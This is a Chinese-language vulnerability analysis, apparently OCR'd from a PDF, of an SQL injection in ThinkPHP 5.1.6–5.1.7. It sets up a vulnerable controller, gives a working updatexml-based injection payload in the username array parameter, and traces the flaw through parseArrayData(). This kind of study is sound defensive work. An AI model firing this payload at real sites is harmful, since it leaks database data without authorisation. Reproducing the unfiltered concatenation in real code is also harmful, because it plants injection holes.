目录

一、介绍

1、简介

该漏洞存在于Mysql类的函数parseArrayData()中，由于程序没有对数据进行严格过滤，就将数据拼接到SQL语句，导致SQL注入（update）的产生。

2、版本

5.1.6 <= ThinkPHP <= 5.1.7 （非最新的5.1.8版本也可利用）

3、搭建环境

```
1) composer获取测试环境
composer create-project --prefer-dist topthink/think ThinkPHPDemo

2) 修改composer.json文件的require字段为指定的版本号
"require": {
    "php": ">=5.6.0",
    "topthink/framework": "5.1.7"
}

3) 执行更新版本语句
composer update

4) 将application/index/controller/Index.php文件设置成如下：
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
```

```
            $username = request()->get('username/a');
            db('users')->where(['id' => 1])->update(['username' => $username]);
            return 'Update success';
        }
    }
```

5) config/database.php文件中配置数据库相关信息

6) 开启 config/app.php 中的app_debug和apptrace

7) 创建测试所需的数据库信息

```
create database tpdemo;
use tpdemo;
create table users(
    id int primary key auto_increment,
    username varchar(50) not null
);
insert into users(id,username) values(1,'mochazz');
```

4、参考链接


```
https://www.cnblogs.com/litlife/p/11280133.html
```

二、复现

1、Payload

```
index.php/index?
username[0]=point&username[1]=1&username[2]=updatexml(1,concat(0x7,user(),0x7e),
1)^&username[3]=0
```

2、效果



三、分析

1、首先进到控制器中，可以看到这里通过函数get()获取了一个username数组，赋值给$username；然后将$username作为'name'的值，插入到test表中。

README.md Index.php

```php
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
        $username = request()->get( name: 'username/a');
        db( name: 'users')->where(['id' => 1])->update(['username' => $username]);
        return 'Update success';
    }
}
```

2、跟进函数update()，可以看到这里返回的是connection类下的update()，这里传入的$this变量也就是上文中的'username'值。

```php
public function update(array $data = [])
{
    $this->parseOptions();

    $this->options['data'] = array_merge($this->options['data'], $data);

    return $this->connection->update($this);
}
```

3、跟进到connection类（thinkphp/library/think/db/Connection.php）中的函数updata()，其中在生成UPDATA SQL语句时，调用了builder类的updata()，这里调传入的$query变量也就是上文中的'username'值。

```php
public function update(Query $query)
{
    $options = $query->getOptions();

    if (isset($options['cache']) && is_string($options['cache']['key'])) {
        $key = $options['cache']['key'];
    }

    $pk   = $query->getPk($options);
    $data = $options['data'];

    if (empty($options['where'])) {
        // 如果存在主键数据 则自动作为更新条件
```

```php
// 生成UPDATE SQL语句
$sql  = $this->builder->update($query);
$bind = $query->getBind();
```

4、跟进到Builder类（thinkphp/library/think/db/Builder.php）中的函数update()，其中调用了函数parseData()处理data，也就是传入的'username'值。

```php
public function update(Query $query)
{
    $options = $query->getOptions();

    $table = $this->parseTable($query, $options['table']);
    $data  = $this->parseData($query, $options['data']);

    if (empty($data)) {
        return '';
    }
```

5、跟进到函数parseData()中可以看到上一个SQL注入漏洞中问题被修复了，但是在下面加了default代码段，其中调用了函数parseArrayData()。

```php
} elseif (is_array($val) && !empty($val)) {
    switch ($val[0]) {
        case 'INC':
            $result[$item] = $item . ' + ' . floatval($val[1]);
            break;
        case 'DEC':
            $result[$item] = $item . ' - ' . floatval($val[1]);
            break;
        default:
            $value = $this->parseArrayData($query, $val);
            if ($value) {
                $result[$item] = $value;
            }
    }
```

6、跟进到函数parseArrayData()（这里是Mysql类中，不要本类的），可以看到是对数组格式的$data（也就是'username'）进行拆分，并分别赋值给$type和$value，提取其中值拼接在SQL语句中，最后返回结果。

```php
protected function parseArrayData(Query $query, $data)
{
    list($type, $value) = $data;

    switch (strtolower($type)) {
        case 'point':
            $fun   = isset($data[2]) ? $data[2] : 'GeomFromText';
            $point = isset($data[3]) ? $data[3] : 'POINT';
            if (is_array($value)) {
                $value = implode( separator: ' ', $value);
            }
            $result = $fun . '(\'' . $point . '(' . $value . ')\')';
            break;
        default:
            $result = false;
    }

    return $result;
}
```

7、$result = $fun这行，相当于存在三个变量可控，SQL语句大致如下：

```
UPDATE `users`  SET `username` = $a('$b($c)')  WHERE  `id` = 1;
```


8、然后通过闭合构造Payload，$a=updatexml(1,concat(0x7e,user(),0x7e),1)^、$b=0、$c=1：

```
UPDATE `users` SET `username` = updatexml(1,concat(0x7,user(),0x7e),1)^('0(1)') WHERE `id` = 1
```

9、username的参数也就是：

```
username[1]=1&username[2]=updatexml(1,concat(0x7,user(),0x7e),1)^&username[3]=0
```

四、流程图


http://localhost:800
No Environment
GET
http://localhost:8000/index/index/index?username[0]=point&username[1]=1&username[2]=update...
Params
Send
Key
Value
Description
username[0]
point
username[1]
1
username[2]
updatexml(1,concat(0x7,user(),0x7e),1)^
username[3]
0
// /var/www/html/tpdemo/thinkphp/library/think/db/Builder.php
abstract class Builder
{
protected function parseArrayData(Query $query, $data)
{
list($type, $value) = $data;
switch (strtolower($type)) {
case 'point':
$fun = isset($data[2]) ? $data[2] : 'GeomFromText';
$point = isset($data[3]) ? $data[3] : 'POINT';
if (is_array($value)) {
$value = implode(' ', $value);
}
$result = $fun . '(\'' . $point . '(' . $value . ')\')';
break;
default:
$result = false;
}
return $result; // updatexml(1,concat(0x7,user(),0x7e),1)^('0(1)')
}
}
// /var/www/html/tpdemo/thinkphp/library/think/db/Builder.php
abstract class Builder
{
protected function parseData(Query $query, $data = [], ...)
{
switch ($val[0]) {
default:
$value = $this->parseArrayData($query, $val);
if ($value) {
$result[$item] = $value;
}
}
return $result;
$result = {array} [1]
`username` = "updatexml(1,concat(0x7,user(),0x7e),1)^('0(1)')"
}
}
// /var/www/html/tpdemo/thinkphp/library/think/db/Builder.php
abstract class Builder
{
public function update(Query $query)
{
$data = $this->parseData($query, $options['data']);
return str_replace(
['%TABLE%', '%SET%', '%JOIN%', '%WHERE%', '%ORDER%', '%LIMIT%', '%LOCK%', '%COMMENT%'],
[
$this->parseTable($query, $options['table']),
implode(' , ', $set),
$this->parseJoin($query, $options['join']),
$this->parseWhere($query, $options['where']),
$this->parseOrder($query, $options['order']),
$this->parseLimit($query, $options['limit']),
$this->parseLock($query, $options['lock']),
$this->parseComment($query, $options['comment']),
],
$this->updateSql);
}
}
// UPDATE `users` SET `username` = updatexml(1,concat(0x7,user(),0x7e),1)^('0(1)') WHERE `id` = 1